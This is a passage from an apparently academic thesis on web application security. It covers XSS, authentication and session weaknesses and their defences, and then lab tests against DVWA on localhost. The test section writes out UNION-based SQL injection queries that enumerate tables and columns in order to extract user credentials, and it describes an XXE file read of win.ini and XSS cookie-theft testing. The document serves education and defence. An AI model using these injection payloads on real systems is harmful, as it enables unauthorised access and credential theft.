

Figure 3. Steps involved in stored based XSS. Copied from Stuttard D, Pinto M [9,439]

1. The attacker can use an application's comment section and insert malicious JavaScript code and send it to the server.
2. The user enters credentials into the input field and logs into the system. The system issues a session token to the user.

3. The user requests attacker's comment.
4. The server sends the response along with malicious JavaScript.
5. The user's browser considers the malicious script to a part of the webpage content and executes the page in a normal way.
6. After the execution, the user's browsers send the session token to the attacker.

Defensive measures

The preventive measures against stored XSS is the same as reflected XSS which was described in section 3.1

3.2.1 DOM-based XSS

DOM-based XSS occurs when a client's browser directly executes malicious JavaScript code through the Document Object Model (DOM). This is main difference between DOM-based attacks and other two types of XSS attacks because in the case of reflected and stored XSS the server relays the malicious code to the browser. Since the malicious data is never sent to the server, DOM-based XSS is not vulnerable to the application. When a page is loaded on the browser, the browser provides the `document` object which can access the content of the page. If the script uses these objects without proper sanitizing, a DOM-based XSS attack will be possible [20] .Figure 4 explains the steps in DOM-based XSS.



Figure 4. Steps involved in DOM-based XSS. Copied from Stuttard D, Pinto M [9,441]

1. The user enters credentials into the input field and logs into the system. The system issues a session token to the user.
2. The attacker inserts a crafter URL into the web page of the application and sends it to the user by email, instant message or by other means.
3. The user requests the crafted URL from the server.
4. The server sends the response with a webpage which does not contain malicious code as a part of the page. However malicious code is hardcoded in the URL.
5. The user's browser loads the response from the server and executes the malicious script
6. After the execution of the malicious code, the user's browser sends the session token to the attacker.

Defensive measures

The prevention of a DOM-based XSS attack can also be achieved by encoding. However encoding on the client side is different from that of the server. Below are two techniques to prevent DOM-based XSS attacks.

I. Encoding
II. Validation of input and output data

Encoding

The encoding technique applied in prevention of DOM-based XSS is different from reflected or stored XSS. Two encoding methods are explained below.

I. The HTML content can be inserted inside JavaScript with the help of the method and attributes. So encoding HTML content and then encoding JavaScript should be done before the attacker inserts untrusted data into the HTML subcontext within the execution context. An example of this type of encoding is shown in listing 17.

```
document.write("<%=Encoder.encodeForJS(Encoder
                .encodeForHTML(untrustedData))%>");
```

Listing 17. HTML and JavaScript encoder

II. The attacker can insert a malicious JavaScript code inside the attribute of style context and when the browser executes of such a code, it will end up in a DOM-based XSS payload. So any JavaScript code should be encoded with JavaScript encoder before inserting it into a CSS attribute. Listing 18 is an example of JavaScript encoding in a CSS attribute.

```
document.body.style.backgroundImage =
 "url(<%=Encoder.encodeForJS(Encoder.encodeForURL
                                (companyName))%>)";
```

Listing 18. JavaScript encode inside CSS

Validation of input and output data

Encoding is not enough to provide maximum security against DOM-based XSS because sometimes encoding can be easily bypassed. Along with the encoding procedure, the client side validation of input and output data can be a useful technique to prevent a DOM-based XSS attack. The validation technique in DOM-based XSS is the same as in reflected or stored XSS where the main principle of validation was complete rejection of untrusted data. Another approach of validation is sanitization of untrusted data by removing invalid characters from the user input.

4 Broken authentication and session management

4.1 Broken authentication

Authentication in a web application is verification of the user of the application. So when the user passes the user name and password to the application, the application verifies if the user is legitimate by comparing the data supplied by the user with the data it has in its system. If the verification is true, the application lets the user to log in. Otherwise it forbids the user from logging in.



Figure 5. Login form

If an attacker is able to break the authentication of the login form as shown in figure 5, he or she can easily access unauthorized information of other users or confidential data on the system. Breaking authentication is the result of a weakness in the authentication mechanism. One of the common authentication flaws is a weak password. The authentication of an application can be easily broken it accepts low-level passwords. A low-level password means a password that can be easily guessed by an attacker or other users. A low-level password is generally very short in length and contains the same characters as the user name, common words such as date of birth .If the application does not prevent the user from repeating login attempt, the attacker can apply a brute force login to access the credentials of other users. The attacker can use password guessing software which makes automated attempts until the correct credential is passed to the application. Some web applications appear to be more user friendly when it comes to authentication by displaying a verbose login fail message. If the user inserts the correct user name and wrong password, right away the application displays the incorrect password. This makes the attacker's work much easier because he or she can use the automated attack to guess the password. [9, 161-166]

Generally, applications with login functionality have additional features for password retrieval if the password is forgotten. During registration, an application might ask some common questions which the user has to answer to complete the registration process. When the user goes to the password forgotten section, he has to give the correct answer to those questions and the password is generated. If the attacker knows the user well, he or she can use this feature of the application to gain access to the password of another user. Some applications implement a very minimal level of validation for authentication. Validating only certain first characters of user supplied data, with no implementation of case-sensitive or unusual characters.

Defensive measures

One effective way to prevent authentication from being broken is to implement strong credentials. The minimum length of the password should be set. A password passed by the user which is less than the minimum length should be discarded. In addition to this, the password should have at least one or more than one numeric characters, alphabetic with both lower case and upper case letters and typographic characters. The repeated login attempt should be discouraged by the application. The application should have the functionality which provides the user to change the password. The Advantage of the password change functionality is that the user is suspicious that the password might be stolen, he or she can immediately change the old password. Similarly, if the user changes the password periodically, the chances of password being stolen by a password guess attack reduces. Meanwhile, the application should implement a secure password recovery system, so that if a user wants to retrieve the forgotten password instead of answering questions, some other authenticated mechanism should be used. Leakage of information over a network should be prevented. Credentials should be stored or transmitted in such a way that they are unreadable or not viewable by eavesdroppers. Credentials should be encrypted and the Secure Socket Layer (SSL) technology and POST method should be used for transfer of data between the client to the server and vice versa. The application should validate each character of the credentials supplied from the user properly. [21]

4.2 Session management

Session management is a crucial component in a dynamic web application. The web application implements session mechanism to create a session token once the user

has logged in and the session token authenticates the user for every single request made by him until the session is destroyed. Once the session token is created, the user will submit this token on each following request. In the absence of a session token, in order to make the following request, the user must submit credentials such as the user name and password, etc. Since the session token authenticates the user, it is always a potential target of attack. If the attacker can manage to hijack the session of the user, he can steal confidential data of the user or can view information submitted by the user. Figure 6 shows session stealing through session sniffing method.



Figure 6. Session sniffing method

The session token can be vulnerable to attack because of the following weaknesses.

I. Weaknesses in token generation
II. Weaknesses in session token handling

Weaknesses in token generation

Some applications generate session tokens with meaningful data. Meaningful data can be the information related to the user such as the user name, password, the user's first name and last name, email address, date or client IP address which are separated by the delimiter and encoded by different encoding mechanisms such as Base64, XOR or ASCII representation of hex characters. However, some application do not generate meaningful session but instead creates tokens which contain sequences which an attacker can easily track, using some automated attack techniques. It is also often in the

web application that session tokens are encrypted using secret keys. Encrypting tokens are considered safe, but it merely depends on the encrypting algorithm. In some situation, an attacker can read the content of the token without decrypting it. Encryption based on symmetric encryption algorithms is vulnerable to attacks because the encrypted ciphertext block is identical to the plaintext block. [9,210-223]

Weaknesses in session token handling

Secure session token generation is not enough to prevent attackers from stealing session tokens of legitimate users. Handling session tokens is as crucial as generating session tokens. Any shortcoming in handling a session token after its generation can lead an attacker to misuse, guess or capture the session token. The session token is issued by an application and transmitted to the client through the network. An attacker can capture the session token, if it is transmitted through an unsecure network lending him credentials of the user. A web application uses HTTPS to secure its content over the network. However in some case, the application implements HTTPS only during the login. Once the user is logged in, all other subsequent requests and responses are sent via HTTP and as a result an attacker can capture the session token over the network. Another vulnerable location for the session token to be disclosed to an unauthorized user is system logs. In some web applications, vulnerability in session management arises due to allocation of multiple session tokens to the same user or allocating static tokens. Static token appears and act like session token, but the same token is issued each time the user is logged in the application. Session termination is an important component in handling sessions. In the absence of session termination or keeping life span of a session for a long time increases the chances of session being stolen. Moreover, as described in section 3, if the application is vulnerable to XSS, it might result in session token theft. [9, 224-243]

Defensive measures

Although there are multiple ways of attacking sessions from both the client side and server side, implementing some preventive measures can provide security against this vulnerability. Weaknesses in session token generation can be eradicated by developing strong session tokens. Strong session tokens mean that session tokens should contain strong cryptography where the keys in the token should be longer than 64 bits in length. 128 bits in keys are considered highly secure. In addition to this, the session

token on the client side, other than an identifier, should not contain any sensitive data or structure such as the user name and password. While generating an identifier, special consideration should be taken so that session tokens are unpredictable by an eavesdropper or attacker. Hence, the identifier should be pseudorandom and should have sufficient entropy. Similarly, HTTPS should be implemented for every page of the application to make the session more secure over the network. Hiding the session also provides a good level of security to the session, so while transmitting the session token in the URL, the GET method should be avoided because using the GET method makes the session token visible in the URL. Instead of the GET method, the POST method should be used for propagation of the session token. Finally, if a user logs out of the system or he is inactive for a certain time, the session should be destroyed automatically. [22]

5 Testing methods

5.1 Injection test

An SQL injection was tested to attack the database and an XML interpreter injection was carried out to attack back-end components. Since these attacks are considered serious internet crimes, all the tests were performed on the local host. Testing was accomplished by both a penetration method and a code review method.

5.1.1 SQL injection test

A test environment was set up by configuring and installing Wampserver software. Wampserver contains components such as Apache web server, MySQL database and support for PHP languages. An application was created on the Wampserver for the SQL injection test.

As stated in section 2.1, SQL injection is insertion of malicious code through the user input of the application and execution of such code changes the semantics of the application. The main target of the SQL injection test was to go through the tables of the database and extract the user name and password from the table. The following steps were considered which executing the SQL injection test on the application

Step 1:

The first step was to inspect whether the website was vulnerable to SQL injection attack or not. A vulnerability test was carried out by adding single quotes (‘) in the user input field. The reason behind doing so was that if the website had improper validation and sanitization of the user input, the database would show an error message as shown in the figure 7.



Figure 7. Error message from database

The SQL statement which accepts a user input parameter is shown in listing 19, and appendix 1 contains the complete source code for the query.

```
$id = $_GET['id'];
$getid = "SELECT first_name, last_name
          FROM users WHERE
          user_id = '$id'";
```

Listing 19. SQL statement accepting user input

Step 2:

From figure 7 it was confirmed that the application used a MySQL database. The next step after that was to check the version of the database because the updated version has some new syntax added or old syntax removed. As a result different vulnerabilities exist in the different versions of the same database. In MySQL, the `UNION` operator combines two or more `SELECT` queries and is an important component to form injection. To extract the database name and its version, the `UNION` operator was used. Its backend source code is shown in listing 20.

```
$getid ="SELECT first_name, last_name FROM users
         WHERE user_id=''
         UNION SELECT database(), @@VERSION #'"
```

Listing 20. Backend statement for database and version

Figure 8 is the output of the execution of the SQL statement shown in listing 20. In figure 8, “ID” holds the syntax, “First name” holds the name of database and “Surname” holds its version.



Figure 8. Extraction of database name and version

Step 3:

Since the name of the database was known, the next step was to search for tables in the database. The metadata of the database in MySQL can be accessed by `INFORMATION_SCHEMA`. `INFORMATION_SCHEMA` has multiple properties which help to access different component of database with read-only privilege. `INFORMATION_SCHEMA.TABLES` was used to generate tables from the database. The SQL statement used for generating the tables from the database "user" is illustrated in listing 21 and its output is shown in figure 9.

```
$getid  ="SELECT first_name, last_name FROM users
         WHERE user_id=''
         UNION SELECT NULL, table_name
         FROM INFORMATION_SCHEMA.TABLES
         WHERE table_schema ='dvwa' #'"
```

Listing 21. Statement for table names inside the database dvwa

As seen from figure 9, it was proved that there were two tables in the database namely "guestbook" and "users".



Figure 9. Tables inside the database dvwa

Step 4:

Generally the name of the table gives the clue of the data it contains. Hence, it was a good idea to exploit the table “users”. The columns inside the table “users” were extracted by the `INFORMATION_SCHEMA.COLUMNS` syntax. Listing 22 is an example code for extracting all the columns from the database “users”.

```
$getid  =“SELECT first_name, last_name FROM users
            WHERE user_id=’’
            UNION SELECT NULL, table_name
            FROM INFORMATION_SCHEMA.COLUMNS
        WHERE table_schema =’dvwa’ AND table_name=’users’#’”
```

Listing 22. Column name inside table `users`

In figure 10, “ID” holds the value inserted into the user input field while “Surname” holds columns inside the database.



Figure 10. Columns inside the table user

Step 5:

After collecting all the important information about the database, the final step of the test was to obtain the user name and password of all the users from the table “users”. MySQL query for this operation was very simple.

Figure 11. User name and password of all the users

In figure 11, “ID” holds user inserted parameter, “First name” holds user name and “Surname” holds password.

5.1.2 XML interpreter injection test

The setup for an XML interpreter injection test was installation of Wampserver on the Windows operating system. In addition to that, a simple application was created which would take an XML input from the user and display the content of the input to the user. An XML injection occurs when malicious XML data are executed by the system. For the XML injection test, a crafted XML external entity was inserted into the user input of the application to generate `win.ini` file. Below are steps that were followed in the XML injection test.

Step 1:

The first step of the test was to check the data type in the application's request. This was done by passing XML data into the user input field. Figure 12 clarifies that the data type of the request was in XML format because the attacker submitted XML data and the application parsed that XML data.

Figure 12. Vulnerability test for XML injection

Step 2:

After this, the following step was to check the application's vulnerability status. At first a predefined entity such as `&quot;` was passed into user input to inspect the application's filter mechanism. As the application allowed the use of the entity, then a custom entity was defined in the XML document using DTD and passed into the user input field as shown in figure 13.

Figure 13. Test for XML external entity

After clicking the “Submit” button shown in figure 13, the application parsed the XML input and its output is shown in figure 14, which indicated that the application was vulnerable to the XML XXE injection.

Figure 14. Result from XML external entity test

Step 3:

Since the application was vulnerable to XXE, a further step of the test was to include the external entity in the XML document before passing it to the server, which would interact with the system file of the server. To extract content from the system file, path `SYSTEM "file:///windows/win.ini"` was defined in the entity as shown in figure 15.

Figure 15. XXE injection to display a system file

In the absence of proper sanitization, the XML parser parsed XML statement, and retrieved the system file from the server and that file contained important information about the system as shown in figure 16.



Figure 16. Result from XXE injection.

5.2 Cross-site scripting test

The software used for the test was BackTrack 5 r3 which is Linux-based, used for penetration testing. In addition to this, a Firefox extension called Tamper Data was used to edit the HTTP request. A cross-site scripting attack occurs when a malicious script is injected into the URL or the user input field of the web page and is later executed by the client's browser. A cross site scripting test was carried on stored XSS where the application was tested from very simple vulnerability such as displaying an alert box to stealing a cookie of another user.

Step 1:

The first step was to check if the application was vulnerable to XSS or not. In stored based XSS, the application stores a malicious script in the database permanently and when other users access the application, it is executed. Thus, the JavaScript code was inserted to check the behavior of the application. Figure 17 shows that the user "bhanuy" inserted an alert function of the JavaScript inside message section of the application.



Figure 17. Vulnerability test of XSS injection

When another user named “admin” logged into the application and accessed the page, the script was loaded and the alert box was popped out as shown in figure 18, which ensured the application being vulnerable.

